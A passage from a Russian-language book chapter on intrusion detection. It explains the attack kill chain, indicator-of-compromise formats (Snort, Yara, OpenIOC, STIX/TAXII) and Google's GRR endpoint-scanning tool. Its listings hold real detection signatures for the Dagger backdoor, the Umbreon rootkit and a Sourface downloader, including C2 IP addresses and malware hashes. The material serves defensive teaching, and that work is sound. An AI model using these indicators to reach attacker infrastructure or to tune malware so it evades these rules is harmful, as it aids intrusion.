коня при успешном ходе событий, также его может в любое время удаленно запустить атакующий.

5. *Установка.* Как только цель оказывается взломанной, атакующие обычно «заселяются» и начинают развертывание своих инструментов. На этой фазе развертываются бэкдоры, разведчики и другие трояны.
6. *Получение управления.* Большинство атакующих действуют вслепую, пока в жертве не будут установлены их инструменты, которые начнут высылать отчеты. Соединение называется C2-каналом и позволяет атакующему получить контроль над жертвой.
7. *Выполнение действий у жертвы.* Атакующий находится по ту сторону барьера и может продолжить преследовать свои цели, будь то кража данных или получение доступа к другой системе (что называется *боковым перемещением*).

Вы можете просмотреть отчет Phineas о взломе Hacking Team и легко найти каждому действию соответствие в списке цепочки вторжения.

1. *Разведка* — Phineas сканирует сеть ИТ извне и не находит очевидных проблем, а затем решает заострить свое внимание на сетевом оборудовании.
2. *Вооружение* — Phineas провел инженерный анализ программного обеспечения сетевого оборудования и написал эксплойт для него.
3. *Доставка* — эксплойт был отправлен по сети в общедоступное сетевое устройство.
4. *Заражение* — когда эксплойт достиг цели, он был автоматически запущен.
5. *Установка* — Phineas установил различные оригинальные инструменты на скомпрометированной машине, чтобы продолжить прощупывание сети, оставаясь незамеченным.
6. *Получение управления* — C2-канал — это обратная оболочка, установленная с помощью DNS. DNS используется также для извлечения данных, так как UDP-порт 53 зачастую открыт для корпоративных сетей.
7. *Выполнение действий у жертвы* — вторжение в первоначальную цель — это первая фаза атаки, и Phineas повторяет процесс по цепочке, пока не получит доступ к наиболее защищенным данным компании, для того чтобы извлечь их из ее сети и выложить в Интернете.

Понимание цепочки вторжения позволит вам расположить механизмы обнаружения в правильных местах. Вернемся к четырем уровням обнаружения, размещенным в инфраструктуре, которую вы создали для invoiceg в части I (рис. 9.1). Атакующий слева вторгся в инфраструктуру и получил доступ к системе. Первыми бить тревогу начнут журналы аудита системных вызовов в скомпрометированной системе, так как они разворачиваются вместе с эксплойтом. Когда атакующий продолжит

действовать, переходя в фазу установки и загружая инструменты для дальнейшего вторжения, система обнаружения вторжений (IDS) зафиксирует исходящее соединение и поднимет тревогу. При рутинной проверке систем с использованием инструментов для исследования безопасности конечных точек можно выявить также подозрительные файлы и бэкдоры, оставленные в скомпрометированных системах. И наконец, администраторы могут заметить необычное поведение компонента в инфраструктуре, исследовать его и обнаружить вторжение.




Рис. 9.1. Четыре уровня обнаружения — журналы аудита, IDS, безопасность конечных точек и бдительность администраторов

Мы подробно обсудим все уровни в этой главе, но перед тем, как погрузиться в инструменты, я хочу ознакомить вас с концепцией *указателей на вторжение* (indicators of compromise, IOC) — термином, используемым для обозначения сведений, которые представляют собой признаки атак. В IOC содержится информация, позволяющая вам выявлять вторжения в свою организацию и делиться этой информацией с другими организациями, которые могли оказаться в подобном положении.

9.2. Что такое указатели на вторжение

Даже самые лучшие инструменты не смогут принести пользу без базы данных вредоносной активности, с которой можно сравнивать фиксируемые события. Опытные команды безопасности посвящают много времени созданию таких баз данных (что называется *разведкой угроз*) и ее внедрению в свою инфраструктуру обнаружения вторжений — этот шаг сложно осуществить силами малых изолированных команд. Эксперты в сфере информационной безопасности давно поняли, что распространение информации очень важно для защиты их собственного окружения, и пытались стандартизировать процесс ее распространения.

Указатели на вторжение — это способ, которым эксперты в области безопасности делятся информацией о вредоносной активности. Существует множество типов IOC, в частности:

- ❑ MD5 или SHA256-хеши вредоносных программ или бэкдоров;
- ❑ IP-адреса C2-каналов или узлов атаки;
- ❑ домены, связанные с атаками;
- ❑ ключи реестра в системах Windows, созданные или модифицированные вредоносными программами;
- ❑ байтовые строки, расположенные во вредоносных программах, которые можно найти на диске или в памяти.

В чем-то IOC подобны сигнатурам антивирусов. Основное отличие — то, что они предназначены для широкого распространения, в то время как производители антивирусов жадно прячут содержание своих баз данных. К тому же IOC не ограничиваются описанием вредоносных программ или вирусов и могут содержать паттерны фишинг-атак или IP-адреса, связанные с атаками типа «отказ в обслуживании» (denial-of-service, DoS). Термин «указатель на вторжение» связан скорее с принципом совместного использования исследований об угрозах, чем с конкретным объектом.

Команды по безопасности из разных организаций могут обмениваться IOC для увеличения зоны покрытия своих систем обнаружения. Правительственные агентства и фирмы, предоставляющие услуги в области безопасности, тоже часто публикуют IOC для того, чтобы помочь организациям защититься от реальных угроз. Группа быстрого реагирования на компьютерные инциденты Соединенных Штатов (US-CERT), например, регулярно издает аналитические отчеты о вредоносной активности, которые содержат IOC (вы можете прочесть один из них на <https://securing-devops.com/us-cert-grizzly.pdf>). Команды по безопасности читают эти отчеты и используют предоставленные IOC, чтобы проверить наличие потенциального вторжения в собственных средах.

В следующих разделах мы рассмотрим некоторые распространенные форматы IOC: Snort Talos, Yara, OpenIOC и CybOX.

9.2.1. Правила Snort

Snort — это самая старая сеть IDS, которая используется по сей день. В течение почти двух десятилетий со времени создания в 1998 году Мартином Рэшем (Martin Roesch) Snort использовали для защиты границ сетей. Позднее администраторы по безопасности осознали важность распространения информации в своем кругу для увеличения производительности Snort-систем, и, чтобы эффективно это реализовать, был создан формат правил. Формат Snort-правил все еще популярен. Другие IDS-продукты, такие как Suricata, поддерживают их, так что публикация правил Snort вместе с аналитическими отчетами — обычное явление.

Правило Snort описывает вредоносную активность на сетевом уровне. В листинге 9.1 приведен пример правила, предназначенного для выявления активности бэкдора Dagger. Оно состоит из четырех частей.

- ❑ Первая строка в правиле описывает его действие (alert), согласно которому генерируется уведомление в случае нахождения соответствий правилу. Другие действия могут журналировать активность или полностью аннулировать соединение.
- ❑ Вторая строка описывает сетевой протокол (tcp) и параметр соединения. Для того чтобы соответствовать этому правилу, соединение должно исходить из домашней сети во внешнюю (в большинстве случаев в Интернет), а также иметь порт-источник 2589 и порт назначения.
- ❑ Третья часть — это дополнительные возможности для правила. Здесь вы найдете сообщение msg, которое можно добавить в уведомление alert, журнал, запускаемый правилом, а также информацию, которая поможет организовать и классифицировать правила (metadata, classtype, sid и rev).
- ❑ И наконец, четвертая часть правила содержит параметры, используемые для нахождения соединений, активность которых соответствует поведению бэкдора Dagger. Параметр flow описывает то, к какой части цепи соединения применяется

Листинг 9.1. Правило Snort для обнаружения сетевой активности бэкдора Dagger

```

alert ← Действием правила
        отправляется уведомление
tcp $HOME_NET 2589 -> $EXTERNAL_NET any ( ← Соответствие протоколу
  msg:      "MALWARE-BACKDOOR - Dagger_1.4.0";
  metadata: ruleset community;
  classtype: misc-activity;
  sid:      105;
  rev:      14;

  flow:      to_client,established;
  content:   "2|00 00 00 06 00 00 00|Drives|24 00|";
  depth:    16;
)

```

Дополнительные варианты
классификации правила

Параметры нахождения
соответствий
в полезной нагрузке

правило, — здесь оно используется, начиная с ответов сервера до клиента. Параметр `content` содержит бинарные и ASCII-строки, которые будут применяться для выявления вредоносных пакетов с помощью нахождения соответствий в полезной нагрузке пакета. А параметр `depth` устанавливает ограничение на то, насколько глубоко правило должно погружаться ради поиска соответствий. Здесь поиск ограничен первыми 16 байтами в каждой полезной нагрузке.

В начале 2000-х годов правила Snort были стандартным методом защиты сетей от распространения вирусов. Они используются даже сегодня, но, как мы выясним позднее, могут быть сложны в развертывании в среде IaaS, где администраторы не управляют сетями.

Эти правила ограничены также выявлением подозрительной активности в сетевом трафике, и их не получится использовать для описания вредоносных файлов в системах. Следующий формат, который мы обсудим, сосредоточен как раз на этой задаче.

9.2.2. Yara

Yara — это и инструмент, и формат IOC, предназначенный для идентификации и классификации вредоносных программ. Он был создан Виктором Альварезом из VirusTotal для организации и распространения информации среди аналитиков. В листинге 9.2 показан пример файла Yara для Linux-руткита. Документ разделен на три части.

- ❑ Раздел *«мета»* содержит информацию об IOC, такую как имя автора, время создания или ссылка на подробную документацию.
- ❑ Раздел *«строк»* содержит три строки — одну в шестнадцатеричном формате и две в формате ASCII, которые идентифицируют руткит.
- ❑ В разделе *«условий»* к исследуемым файлам применяется фильтр, чтобы найти соответствующие особым критериям. В этом примере сначала производится поиск по заголовку файла, который соответствует формату ELF (`uint32(0) == 0x464c457f`), а затем поиск общедоступного выходного файла (`uint8(16) == 0x0003`) типа ELF. ELF расшифровывается как *исполняемый и связываемый формат* (Executable and Linkable Format) и является форматом для исполняемых файлов Unix-систем. Если для обоих условий найдены соответствия, Yara станет искать строки, указанные ранее. Если все они будут присутствовать в файле, то это будет расцениваться как обнаружение руткита.

Консольный инструмент Yara способен сканировать целые системы на наличие файлов, которые соответствуют сигнатурам вредоносных файлов, применив команду `Yara -r rulefile.yar /path/to/scan`. Проект правил Yara собирает IOC, выявленные аналитиками безопасности во время расследований, и делает их широкодоступными (<http://mng.bz/ySua>). Это прекрасное место, с которого можно начать работать с Yara и сканировать системы на наличие IOC.

Yara сосредоточен на файловых IOC. Он обеспечивает мощным и продуманным интерфейсом для сканирования файловых систем, только вот не все IOC содержатся

в файлах. Другие форматы IOC, такие как OpenIOC, способны искать указатели, которые не основываются на файлах.

Листинг 9.2. Правило Yara для выявления руткита Umbreon

```
rule crime_linux_umbreon : rootkit
{
  meta:                                     ← Раздел «мета» с описанием правила
    description = "Catches Umbreon rootkit"
    reference = "http://blog.trendmicro.com/trendlabs-security-
intelligence/pokemon-themed-umbreon-linux-rootkit-hits-x86-arm-systems"
    author = "Fernando Mercas, FTR, Trend Micro"
    date = "2016-08"

    strings:                               ← Строки для идентификации руткита
      $ = { 75 6e 66 75 63 6b 5f 6c 69 6e 6b 6d 61 70 }
      $ = "unhide.rb" ascii fullword
      $ = "rkit" ascii fullword

      condition:                           ← Условия, которым должен соответствовать
        uint32(0) == 0x464c457f // Generic ELF header
        and uint8(16) == 0x0003 // Shared object file
        and all of them
}
```

9.2.3. OpenIOC

OpenIOC — это формат, созданный Mandiant (теперь FireEye) для управления их инструментами безопасности для конечных точек. Mandiant обрели известность после публикации в 2013 году шумевшего отчета APT1 (<http://mng.bz/ORKL>), в котором раскрывалась активность китайского военного подразделения, спонсируемого государством, задачей которого было совершать хакерские атаки на международные корпорации, в большинстве своем американские и европейские. Некоторые IOC, опубликованные в формате OpenIOC, были представлены вместе с отчетом, чтобы позволить командам по безопасности по всему миру проверить собственные среды на наличие вторжения.

В отличие от IOC Yara, OpenIOC использует XML, что делает эти документы почти нечитабельными для неподготовленного взгляда. В листинге 9.3 приведен пример документа IOC, который ищет бэкдор Sourface, нацеленный на Windows-системы. Это лишь отрывок файла, полную версию вы найдете на <https://securing-devops.com/ch09/openioc>.

Если вы какое-то время будете разглядывать данный документ, то можете начать понимать структуру этого формата. В первой части указаны метаданные с уникальными идентификаторами, автором и датой. Любопытная информация находится в разделе <definition>. Раздел начинается с элемента Indicator, который объявляет оператор OR, что означает: любой элемент IndicatorItem, который последует за ним, будет указывать на наличие соответствия (для оператора AND потребуется, чтобы все элементы IndicatorItem имели соответствия).

Листинг 9.3. Отрывок из документа OpenIOC для бэкдора Sourface

```

<?xml version='1.0' encoding='UTF-8'?>
<ioc
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xmlns:xsd="http://www.w3.org/2001/XMLSchema"
  xmlns="http://schemas.mandiant.com/2010/ioc"
  id="e1cbf7ca-4938-4d3c-a7e6-3ff966516191"
  last-modified="2014-10-21T13:08:41Z">

  <short_description>SOURFACE (REPORT)</short_description>
  <description>SOURFACE is a downloader that obtains a second-stage
  backdoor from a C2 server. Over time the downloader has evolved
  and the newer versions, usually compiled with the DLL name
  'coreshell.dll'. These variants are distinct from the older versions
  so we refer to it as SOURFACE/CORESHELL or simply CORESHELL.
  </description>
  <authored_by>FireEye</authored_by>
  <authored_date>2014-10-16T20:58:21Z</authored_date>

  <definition>
    <Indicator id="e16e6299-f75b..." operator="OR">
      <IndicatorItem id="590-7df8..." condition="is">
        <Context document="PortItem"
          search="PortItem/remoteIP" type="mir"/>
        <Content type="IP">70.85.221.10</Content>
      </IndicatorItem>
      <IndicatorItem id="Sea9f200-01f1..." condition="is">
        <Context document="FileItem"
          search="FileItem/Md5sum" type="mir"/>
        <Content type="md5">8c4fa713c5e2b009114adda758adc445</Content>
      </IndicatorItem>
      <IndicatorItem id="3f83ca5b-9a2c..." condition="is">
        <Context document="ProcessItem"
          search="ProcessItem/SectionList/MemorySection/Name"
          type="mir"/>
        <Content type="string">Local Settings\Application Data\conhost.dll
        </Content>
      </IndicatorItem>
    </Indicator>
  </definition>
</ioc>

```

XML-схема для IOC

Метаданные, описывающие IOC

Проверяет наличие соединения системы с вредоносным IP-адресом

Проверяет наличие вредоносного файла с помощью контрольной суммы MD5

Проверяет наличие вредоносного процесса, запущенного локально

Затем в разделе **Indicator** определяются три элемента **IndicatorItem**.

- ❑ Первый элемент, **PortItem**, проверяет, соединен ли удаленный IP-адрес 70.85.221.10 с системой.
- ❑ Второй элемент, **FileItem**, проверяет присутствие файла с контрольной суммой MD5 8c4fa713... на диске, что потребует вычисления контрольных сумм MD5 всех файлов на диске, чтобы сравнить их с контрольной суммой вредоносного файла.

- Третий элемент, `ProcessItem`, исследуя память, ищет библиотеку `conhost.dll`, загруженную в запущенном процессе.

OpenIOC — формат не очень красивый, но мощный. Mandiant определили сотни условий для поиска указателей в различных частях операционной системы. Несмотря на то что они нацелены на Windows-системы (инструменты, предоставляемые Mandiant, такие как Redline и MIR, работают только на Windows), OpenIOC можно использовать для того, чтобы делиться указателями на вторжение с другими типами систем.

Исследователи часто распространяют IOC в этом формате, но Yara постепенно становится стандартом в индустрии, вероятно, из-за простоты написания правил Yara по сравнению со сложностью формата OpenIOC с XML. Но OpenIOC все еще играет важную роль в распространении указателей среди участников сообществ из-за своей способности делиться не только сигнатурами файлов.

Последний формат, который мы обсудим, — это STIX. Он подобен OpenIOC своей выразительностью, но стремится быть более читабельным форматом и преследует цель стать стандартом для распространения IOC.

9.2.4. STIX и TAXII

Структурированные информационные сообщения об угрозах (Structured Threat Information eXpression, STIX) — это инициатива, поддерживаемая техническим комитетом разведки киберугроз OASIS, предназначенная для стандартизации анализа угроз, спецификации IOC, процессов реагирования на вторжения и распространения информации среди организаций. В отличие от ранее обсуждаемых форматов, которые были сосредоточены на спецификации IOC, STIX стремится упорядочить весь процесс защиты организаций от атак.

В STIX имеются два протокола: CybOX (Cyber Observable eXpression — выражения для киберпризнаков) — формат IOC-документа, подобный OpenIOC, и TAXII (Trusted Automated eXchange of Indicator Information — доверенный автоматизированный обмен информацией об указателях) — протокол, основанный на HTTP и предназначенный для распространения информации среди участников сети STIX. Протокол TAXII выделяется особенно, так как решает проблему распространения и открытия IOC. Многие годы специалисты по безопасности создавали собственные инструменты и составляли списки ресурсов для сбора новых IOC и передачи их в инфраструктуру обнаружения. Но с TAXII процесс автоматизировался в соответствии со стандартами, которые поддерживают многие организации и поставщики продуктов для безопасности.

Кто угодно может присоединиться к обмену по протоколу TAXII и получить IOC в формате STIX. Листинги 9.4 и 9.5 демонстрируют запрос обмена на hailataxii.com по протоколу TAXII с клиентом под названием `sabby` (<http://mng.bz/xuEA>), содержащимся в Docker-контейнере. В листинге 9.4 запрашивается служба обнаружения элементов обмена, в результате чего возвращается список коллекций, содержащих IOC, из другого источника. Вывод в примере показывает лишь одну коллекцию, принадлежащую `EmergingThreats`, а полный список будет насчитывать десятки результатов.

Листинг 9.4. Запрос доступных коллекций из TAXII-обмена на hailataxii.com

```
$ docker run --rm=true eclecticiq/cabby:latest taxii-collections
--path http://hailataxii.com/taxii-discovery-service
--username guest --password guest
```

Команда Docker для получения данных от сервиса обнаружения с помощью клиента cabby

```
=== Data Collection Information ===
Collection Name: guest.EmergingThreats_rules
Collection Type: DATA_FEED
Available: True
Collection Description: guest.EmergingThreats_rules
Supported Content: urn:stix.mitre.org:xml:1.0
=== Polling Service Instance ===
Poll Protocol: urn:taxii.mitre.org:protocol:https:1.0
Poll Address: http://hailataxii.com/taxii-data
Message Binding: urn:taxii.mitre.org:message:xml:1.1
=====
```

Метаданные из коллекций, обнаруженной с помощью сервиса taxii

Сервис обнаружения возвращает каждой из коллекций имя, которое можно передать опрашивающим командам для скачивания полного списка IOC в формате STIX, содержащихся в этой коллекции. В листинге 9.5 показано, как клиент cabby используется для скачивания этих IOC. Из-за невероятной насыщенности XML-документов STIX здесь показан лишь один сокращенный IOC, а некоторые дополнительные поля удалены.

Листинг 9.5. Получение IP-адреса IOC в формате STIX из TAXII-обмена

```
$ docker run --rm=true eclecticiq/cabby:latest taxii-poll \
--path http://hailataxii.com/taxii-data \
--collection guest.EmergingThreats_rules \
--username guest --password guest
```

```
<stix:STIX_Package id="edge:Package-96b-38-4d-8f-8f" version="1.1.1"
timestamp="2017-03-06T17:21:19.863954+00:00">
<stix:Observables cybox_major_version="2" cybox_minor_version="1"
cybox_update_version="0">
<cybox:Observable id="opensource:Observable-6-8-4-7-16b"
sighting_count="1">
<cybox:Title>IP: 64.15.77.71</cybox:Title>
<cybox:Object id="opensource:Address-a5-0-4-b-372">
<cybox:Properties xsi:type="AddressObj:AddressObjectType"
category="ipv4-addr" is_destination="true">
<AddressObj:Address_Value condition="Equal">
64.15.77.71
</AddressObj:Address_Value>
</cybox:Properties>
</cybox:Object>
</cybox:Observable>
</stix:Observables>
</stix:STIX_Package>
```

IP-адрес, который расценивается IOC как вредоносный

Рациональное использование дискового пространства, очевидно, не является первостепенной целью формата STIX (да и всего, что основано на XML): распространение одного четырехбайтового адреса IPv4 потребует его оформления в 4000 байт XML-файла. Кроме этого, STIX и TAXII являются открытыми стандартами, реализованными в небольшом количестве открытых (<http://mng.bz/U0ZK>) и коммерческих проектов (<http://mng.bz/2E8R>), и сейчас они представляют собой наилучший способ обмена указателями IOC.

Сейчас, когда я пишу эту книгу, еще рано говорить о том, получают ли STIX и TAXII широкое применение. Вторая версия спецификаций значительно их упростила и ввела использование формата JSON вместо XML (листинг 9.6), и, возможно, ее будет легче поддерживать в различных инструментах для безопасности. Следите за этими проектами. Они окажутся полезными, когда ваша организация достигнет того уровня зрелости, который позволит вам обмениваться данными разведки угроз с другими.

Листинг 9.6. IOC-документ в STIX v2 в формате JSON для бэкдора Poison Ivy

```
{
  "type": "indicator",
  "id": "indicator--a932fcc6-e032-176c-126f-cb970a5a1ade",
  "labels": [
    "file-hash-watchlist"
  ],
  "name": "File hash for Poison Ivy variant",
  "pattern": "[file:hashes:sha256 = 'ef537f25c895bfa...']",
}
```

Хеш SHA256 для файла бэкдора

А пока этот момент еще не настал, вам стоит сосредоточиться на своих исследовательских возможностях. Теперь, когда мы обсудили назначение и форматы IOC, настало время для того, чтобы узнать, как сканировать инфраструктуру на их наличие. В следующем разделе начнем анализировать системы с помощью инструментов для исследования безопасности конечных точек.

9.3. Сканирование конечных точек на наличие IOC

Выявление скомпрометированной системы в вашей инфраструктуре повлечет за собой параноидальную спираль, которая остановится лишь после проверки всех систем на отсутствие признаков вторжения. Я видел, как команды по безопасности изобретали всякого рода приемы для реализации этого задания, начиная со сложного bash-скрипта, переданного в команду `parallel -ssh`, которая соединяется с сотнями систем, и заканчивая оригинальными исполняемыми файлами, завернутыми в манифест риррет, которые возвращают результаты через системные журналы. Фантазия инженеров, которые ищут способы запуска произвольного кода на сотнях систем, не знает границ, но давайте признаем, что эти решения — так себе.

Когда нужно проверить наличие ИОС на тысячах систем, вам на помощь придут инструменты безопасности для конечных точек. Они предназначены как раз для того, чтобы помочь командам по безопасности исследовать инфраструктуру, главным образом посредством агентов, развернутых на каждой системе, и бэкенда, который позволяет исследователям отправлять им запросы в реальном времени. Самый быстрый из таких сервисов способен отправлять запросы сотням систем в течение нескольких секунд, а некоторые могут анализировать память в реальном времени и проверять наличие большинства типов ИОС.

Что такое безопасность конечных точек

Вы часто будете встречать термин «конечная точка», используемый для описания систем, серверов и других типов устройств, нуждающихся в защите. В информатике термин «конечная точка» связан по большому счету со всем, что соединяется с сетью, а понятие «безопасность конечных точек» относится к решениям, предназначенным для их защиты.

В этом разделе, когда я говорю о конечных точках, я имею в виду системы, ноутбуки, серверы и даже смартфоны. Если они сообщаются с сетью и могут быть взломаны атакующим, то к ним должны применяться подходы, обеспечивающие безопасность конечных точек.

В предыдущем разделе мы познакомились с тем, как команды по безопасности могут собирать и распространять ИОС для того, чтобы привлекать внимание к актуальным угрозам. Для преобразования этой информации в уверенность в том, что ваша инфраструктура находится в безопасности, потребуется немного работы. Первой преградой на вашем пути окажется возможность поддержки форматов. Немногие из инструментов поддерживают форматы, о которых вы узнали чуть ранее, поэтому вам придется преобразовывать эти форматы в другие форматы, подходящие для ваших инструментов, для чего зачастую требуется написание оригинальных скриптов. Когда вы с этим справитесь, вам нужно будет просканировать ваши системы.

9.3.1. Обзор инструментов

В этом разделе мы обсудим преимущества и недостатки трех общедоступных платформ для сканирования конечных точек: GRR от Google, MIG от Mozilla и osquery от Facebook. Все эти инструменты реализуют продвинутые способы сканирования инфраструктуры для ИОС, я покажу, как их тестировать и чем они отличаются друг от друга. Возможно, хотелось бы узнать побольше о коммерческих альтернативах этим инструментам, например о MIR от Mandiant, Encase Enterprise или F-Response, но здесь мы их обсуждать не будем.

Google Rapid Response

Google Rapid Response создан командой по безопасности в Google, его назначение — помощь в исследовании удаленных систем, в частности рабочих станций сотрудников, рассредоточенных по всему миру. Сейчас GRR — самая продвинутая общедоступная платформа для исследования безопасности конечных точек, и множество организаций используют ее для защиты своей инфраструктуры.

GRR состоит из двух частей — размещенного сервиса и агентов, распределенных по конечным точкам.

- ❑ У размещенного сервиса (рис. 9.2) есть серверы фронтенда, которые получают сообщения от агентов, хранилище данных и обработчики данных в бэкенде. Инженеры по безопасности взаимодействуют с системой посредством клиентов, которые сообщаются с хранилищем данных.
- ❑ Агенты — это распределенные по конечным точкам бинарные файлы, постоянно работающие в фоне.

Когда инженер по безопасности хочет отправить исследовательский запрос, то у размещенного сервиса просят составить график *ловли* (hunt), в процессе которой будут получены данные от агентов, передаваемые в хранилище данных, и произведен анализ на стороне сервера.



Рис. 9.2. Архитектура GRR составлена из серверов фронтенда, хранилища данных и обработчиков в бэкенде. Веб- и консольные инструменты позволяют исследователям взаимодействовать с сервисом

GRR предоставляет образ Docker из `grrdocker/grr`, что облегчает тестирование системы. Получив образ с помощью `docker pull`, запустите локальный сервер посредством команды, показанной в листинге 9.7. При этом будет запущен веб-интерфейс на `http://localhost:8000`: имя пользователя — `admin`, пароль — `demo`.

Листинг 9.7. Использование Docker-образа GRR для запуска локального сервера

```
docker run \
-e EXTERNAL_HOSTNAME="localhost" \
-e ADMIN_PASSWORD="demo" \
--ulimit nofile=1048576:1048576 \
-p 0.0.0.0:8000:8000 -p 0.0.0.0:8080:8080 \
grrdocker/grr:v3.1.0.2-latest grr
```

Вы можете установить агенты с помощью бинарных файлов, доступных из веб-интерфейса (рис. 9.3). Загрузите установочный пакет на свою локальную систему и установите его с помощью соответствующей команды (например, `sudo dpkg -i grr_3.1.0.2_amd64.deb` на Ubuntu). При установке пакета будет запущен агент, который незамедлительно сообщит серверу о своем присутствии.




Рис. 9.3. На панели администратора GRR имеются пакеты установки агентов для различных систем

GRR специализируется на сборе цифровых исследовательских артефактов — небольших сообщений от конечных точек, которые помогают расследовать инциденты в сфере безопасности и даже могут иногда выступать законной уликой. Происходит это посредством ловли, которую сервер выполняет согласно графику для того, чтобы получить артефакты от избранных конечных точек. Затем артефакты помещаются в хранилище данных, откуда исследователи смогут их достать и рассмотреть.

На рис. 9.4 показан веб-интерфейс, используемый для организации ловли и выбора исследовательских артефактов от конечных точек, которые необходимо собирать. GRR поставляется вместе с широким рядом predefined сборщиков, которые могут извлекать все что угодно, начиная со списка процессов, запущенных в системе, и заканчивая историей браузера локальных пользователей.




Рис. 9.4. Для настройки ловли GRR предоставляет точки сбора, выделенные в списке артефактов на этом скриншоте, которые способствуют работе исследователей

В процессе ловли на то, чтобы достичь всех агентов, получить данные и завершить работу, могут понадобиться часы, а иногда и дни. По завершении GRR раскрывает полученные артефакты в виде виртуальной файловой системы, что облегчает исследователям задачу по визуализации собранной информации. На рис. 9.5 показан результат ловли, при которой было собрано содержимое каталога `/etc/passwd` на целевой конечной точке. Как видите, по структуре файлового дерева можно перемещаться, а необработанное содержание файла отображается на панели администратора.




Рис. 9.5. Результаты ловли GRR отображаются в виде виртуальной файловой системы, показанной в средней части изображения. Содержание необработанных файлов и других артефактов можно просмотреть в области справа

Артефакты GRR работают в рамках концепции IOC: в процессе ловли собираются артефакты, связанные с IOC (файлы, процессы, IP-адреса, ключи регистра и т. д.), которые исследователь может найти в хранилище данных GRR и изучить на наличие указателей на вторжение. Например, представим, что был выпущен IOC для бэкдорного бинарного файла в `/usr/bin/passwd`. Вы воспользуетесь GRR для получения копий этого исполняемого файла от всех конечных точек, вычислите хеши полученных файлов и сравните их с хешем бэкдора, описанного в IOC.

Для реализации модели сбора артефактов в GRR потребуется собирать данные на стороне сервера, что обеспечит два явления:

- ❑ конечные точки не будут ничего знать об исследовании на наличие IOC. Они увидят лишь запрос на получение заданного артефакта;
- ❑ артефакты будут безопасно храниться заархивированными в хранилище данных.

Самый большой недостаток такого подхода — перед анализом данных необходимо собрать то, что будет оказывать давление на пропускную способность соединений между конечными точками и сервисом GRR и потребует значительных ресурсов для хранения всех этих данных. Это может не показаться проблемой для Google, но способно подвергнуть испытаниям малые организации.

